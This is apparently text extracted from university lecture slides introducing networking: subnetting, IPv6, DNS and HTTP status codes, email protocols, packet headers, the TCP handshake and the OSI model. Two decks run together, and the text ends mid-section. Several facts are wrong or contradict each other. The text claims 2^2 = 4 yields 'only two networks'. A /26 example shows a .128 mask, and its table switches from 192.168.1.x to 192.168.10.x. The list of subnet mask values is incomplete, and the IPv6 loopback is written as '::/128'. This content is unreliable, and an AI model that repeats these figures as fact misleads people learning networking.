
achieve

lead

Subnetting – Example – Class C

- 192.168.1.0/25

255								255								255								128											
2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0				
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	0	0	0	0	0



How the Internet Works



Subnetting – Example – Class C

- 192.168.1.0/26

255								255								255								192							
2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1			

- Number of networks
 - 2^n (Where, n = number of bits borrowed from the host)
 - $2^2 = 4$ (We can create only two networks)
- Number of IP addresses on each network
 - 2^b (Where, b = number of remaining host bits)
 - $2^6 = 64$ (On each network we can have 64 IP addresses)
- Number of hosts on each network (IPs that can be assigned to devices)
 - $2^b - 2$ (Where, b = number of remaining host bits)
 - $2^6 - 2 = 62$ (We can assign 62 IP addresses to devices)

Note:

In every network, the first IP address is reserved for the **network ID** and the last IP address is reserved for **broadcast ID**

How the Internet Works



Subnetting – Example – Class C

- 192.168.1.0/26

255								255								255								128											
2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0				
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	0	0	0	0	0	0	0

Network No	Network ID	Number of IPs	Broadcast ID
1	192.168.10.0	192.168.10.1 - 192.168.10.62	192.168.10.63
2	192.168.10.64	192.168.10.65 - 192.168.10.126	192.168.10.127
3	192.168.10.128	192.168.10.129 - 192.168.10.190	192.168.10.191
4	192.168.10.192	192.168.10.193 - 192.168.10.254	192.168.10.255

Subnetting

- The first value of a subnet mask must be 255
- The remaining three values can be 255, 254, 252, 248, 240, or 224
- The computer will take our network IP address and the subnet mask and use a binary AND operation to combine them

How the Internet Works

innovate

achieve

lead

IPv6

- IPv6 is an extension of IPv4
- IP version 4 is limited to 4.2 billion IP addresses
- Even with the use of private IP addresses, we will run out of available IP addresses
 - Consider all the computers, printers, routers, servers, smart phones, tablets, and so on connected to the Internet
- IP version 6 was designed to alleviate this problem
- IPv6 utilizes a 128-bit address (instead of 32), so there is no chance of running out of IP addresses in the foreseeable future
- IPv6 also utilizes a hex numbering method in order to avoid long addresses such as 132.64.34.26.64.156.143.57.1.3.7.44.122.111.201.5
- The hex address format will appear in the form of 3FFE:B00:800:2::C, for example.

How the Internet Works

innovate

achieve

lead

IPv6

- IPv6 involves no subnetting, but it does use CIDR
- The network portion is indicated by a slash followed by the number of bits in the address that are assigned to the network portion
 - For example: /48 /64
- There is a loopback address for IPv6, and it can be written as ::/ 128
- Loopback address
 - An address that sends outgoing signals back to the same computer for testing
 - In a TCP/IP network, the loopback IP address is 127.0.0.1, and pinging this address will always return a reply unless the firewall prevents it
 - The loopback address allows a network administrator to treat the local machine as if it were a remote machine
 - The standard domain name for the address is localhost

IPv4 Vs. IPv6

- Link/machine-local address:
 - This is the IPv6 version of IPv4's APIPA (Automatic Private IP Addressing) address
 - If a machine is configured for dynamically assigned addresses and cannot communicate with a DHCP server, it assigns itself a generic IP address
 - DHCP, or Dynamic Host Configuration Protocol, is used to dynamically assign IP addresses within a network
 - IPv6 link/machine-local IP addresses all start with fe80::
 - So if your computer has this address, that means it could not get to a DHCP server and therefore made up of its own generic IP address.

How the Internet Works



IPv4 Vs. IPv6

- Site/ network-local address:
 - This is the IPv6 version of the IPv4 private address
 - Site/ network-local addresses are real IP addresses, but they only work on the local network and are not routable on the Internet
 - All site/ network-local IP addresses begin with FE and have C to F for the third hexadecimal digit: FEC, FED, FEE, or FEF
- The managed address configuration flag (M flag):
 - When the M flag is set to 1, the device should use DHCPv6 to obtain a stateful IPv6 address
- Other stateful configuration flag (O flag):
 - When the O flag is set to 1, the device should use DHCPv6 to obtain other TCP/ IP configuration settings
 - In other words, it should use the DHCP server to set things like the IP address of the gateway and DNS servers
- M flag:
 - This indicates that the machine should use DHCPv6 to retrieve an IP address.

Uniform Resource Locator (URL)

- When we visit websites, we type names rather than IP addresses in the browser's address bar
 - For example, www.yahoo.com
- This name (called a URL) needs to be translated into an IP address
- The DNS protocol handles this translation process
- If the address is found, the browser sends a packet (using HTTP) to port 80
- If that target computer has software that listens and responds to such requests, then the target computer will respond to our browser's request, and communication will be established
 - The software is web server software such as Apache or Microsoft Internet Information Server


Uniform Resource Locator (URL)

- Error Messages

- There are a series of error messages that the web server can send back to our web browser to indicate different situations
- The browser handles many of these errors itself; we never see the error message
- Error 400 series
 - All error messages in the 400 series are client errors
 - That is something is wrong on our side, not with the web server
 - E.g., Error 404
 - Refers to File Not Found
 - Indicates that our browser received back a packet (from the web server) with error code 404, denoting that requested page could not be found

Uniform Resource Locator (URL)

- Error Messages
 - Error 500 series
 - These are server errors, meaning, there is a problem on the web server
 - Error 100 series
 - These are simply informational
 - Error 200 series
 - These indicate success
 - We usually do not see these, the browser simply processes them
 - Error 300 series
 - These are re-directional, meaning the page you are seeking has moved, and your browser is then directed to the new location



How the Internet Works

innovate

achieve

lead

Uniform Resource Locator (URL)

- Emails
 - Using email works the same way as visiting websites
 - Our email client will seek out the address of your email server
 - Then our email client will use either Post Office Protocol version 3 (POP3) to retrieve the incoming email or Simple Mail Transfer Protocol (SMTP) to send the outgoing email
 - The email server (probably at our ISP or our company) will then try to resolve the address we are sending to
 - If we send something to joe@yahoo.com, the email server will translate that email address into an IP address for the email server at yahoo.com
 - Then our server will send our email there
 - There is another protocol called Internet Message Access Protocol (IMAP) for retrieving emails from remote server, but POP3 is still the most commonly used

Uniform Resource Locator (URL)


- Chat Rooms
 - A chat room (like the other communication methods), works with packets
 - We first find the address of a chat room, and then connect
 - The difference here is that our computer's chat software is constantly sending packets back and forth
 - Whereas email only sends and receives when we tell it to
 - or on a predetermined time interval
 - The packet header section contains our IP address and the destination IP address (as well as other information)

How the Internet Works



What is a Packet?

- Network traffic is really a lot of 1s and 0s that are transmitted as
 - voltages (over *unshielded twisted-pair* (UTP))
 - light wave (over optic cable) or
 - radio frequencies (over Wi-Fi)
- The data is divided into small chunks called packets
- A packet is divided into three sections:
 - The header, the data, and the footer
- The header contains information about how to address the packet, what kind of packet it is, and related data
- The data portion is the information we want to send
- The footer serves both to show where the packet ends and to provide error detection



What is a Packet?

- Header
 - There are usually at least three headers
 - Ethernet header, TCP header, and IP header
 - Each contains different information, in combination they have several pieces of information that will be interesting for forensic investigations
- TCP header
 - Contains information related to the transport layer of the OSI model
 - Contains the source and destination port for communications
 - It also has the packet number, such as packet 10 of 21

What is a Packet?

- IP header
 - Contains the source IP address, the destination IP address, and the protocol
 - The IP header also has a version number (4.0 or 6.0) for the IP packet
 - The size variable describes how large the data segment is
- Ethernet header
 - Contains information regarding the source MAC address and destination MAC address
 - When a packet gets to the last network segment in its journey, MAC address is used to find the NIC that the packet is being sent to

Basic Communications

- The packet headers also contain some signal bits
- These are single bit flags that are turned on to indicate some type of communication
- A normal network conversation starts with one side sending a packet with the SYN (synchronize) bit turned on
- The target responds with both SYN and ACK (acknowledge) bits turned on
- Then the sender responds with just the ACK bit turned on, and communication commences
- To end the communication, the original sender terminates the communication by sending a packet with the FIN (finish) bit turned on

Reference

- Easttom, Chuck. Computer Security Fundamentals (Pearson IT Cybersecurity Curriculum (ITCC)) – 4th Edition





Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Introduction to Networks and the Internet

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement



- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course



The OSI Model

The OSI Model



Overview


- Open Systems Interconnection (OSI) model describes how computers communicate with each other on a network
- It outlines the various protocols and activities, and tells how the protocols and activities relate to each other



The OSI Model



Overview





The OSI Model



Overview

- This model was originally developed by the International Organization for Standardization in 1984
- The model is divided into seven distinct and separate layers
- Each layer is a package of protocols
- Each layer possesses a trait known as 'successive dependence.'
 - This means that the successively higher layers in the model depend on the services and characteristics of the preceding lower layers




Open Systems Interconnection (OSI) Model

The OSI Model



Layer 7: Application Layer

- This doesn't mean applications such as chrome, email client, word processor, etc.,.
- The application layer is the end user's access to the network
- This layer includes protocols to make these applications work correctly
- These are applications that rely on the Internet to work
- For Example:
 - Chrome, Skype, Outlook, etc.,.





The OSI Model



Layer 7: Application Layer

- These protocols form the basis for various network services such as
 - File transfer, Web surfing, Emails, Virtual terminals, etc.,,
- For example:
 - File transfer relies on FTP
 - Web surfing relies on HTTP/HTTPS
 - Emails use SMTP
 - Virtual terminals use Telnet




The OSI Model



Layer 6: Presentation Layer

- This layer receives data from the Application Layer
- This data is in the form of characters and numbers
- The presentation layer formats the data converts this data into machine understandable binary format (0's and 1's)
 - E.g., conversion of ASCII to EBCDIC
 - Extended Binary Coded Decimal Interchange Code
 - This process is called **translation**
- Before the data is transmitted, the presentation layer reduces the number of bits used to represent the original data
 - $100011000011 \rightarrow 10010011$
 - This reduction of data is called data **compression**
- Data compression can be lossy or lossless




The OSI Model



Layer 6: Presentation Layer

- Data compression reduces the amount of space required to store the original file
 - E.g., 5MB → 3MB
- As the file size is reduced, data transmission can happen faster
- Data compression is useful in real-time audio and video streaming
- Data is **encrypted** before transmission to maintain the integrity/security of the data
- At the receiver side, data is **decrypted**, before presenting
- Secure Socket Layer (SSL) protocol is used in the presentation layer for encryption and decryption
- Essentially, presentation layer performs three functions:
 - Translation, Compression, & Encryption/Decryption



The OSI Model



Layer 5: Session Layer

- Suppose we decide to have a party at our home



- We hire an event management team to help us organize the party
- Helpers will help us with setting up, assisting, cleaning, and closing the party





- The Session Layer performs a similar function

The OSI Model



Layer 5: Session Layer

- The session layer is responsible for setting up and managing all connections or sessions
- It enables sending and receiving of data, followed by the termination of connections or sessions
- Similar to the way we had helpers in organizing the party, session layer also has its own helpers
- These helpers are called APIs or Application Programming Interfaces
 - E.g., NETBIOS – Network Basic Input/Output System allows applications on different computers to communicate with each other




The OSI Model



Layer 5: Session Layer

- Session Layer performs two functions – **Authentication & Authorization**
- Before establishing a session or connection, the server performs a function called **authentication**
- **Authentication** process verifies the identity of the client where the user name and password are matched
- Once authenticated, a session or connection is established between the computer and the server
- After authenticating the user, **authorization** is checked
- **Authorization** is the process where the server checks if the user has permission to access a file or any resource
 - If not, users gets a message saying "Access Denied"





The OSI Model



Layer 5: Session Layer

- Thus session layer also performs **session management**
- Session layer keeps track of files that are being downloaded
- For e.g., a web page contains images, text, etc.





- These images and text are stored as separate files on the web server

The OSI Model



Layer 5: Session Layer

- When we request a web page, web browser opens a separate connection or session with the server
- This session enables us to download each of these text and image files separately
- These files are received in the form of data packets
- Session layer keeps track of which data packet belongs to which file
- It also tracks where the received packet should go (the destination)
 - in this case, it goes to web browser
- Thus session layer helps in **session management**



The OSI Model



Layer 5: Session Layer

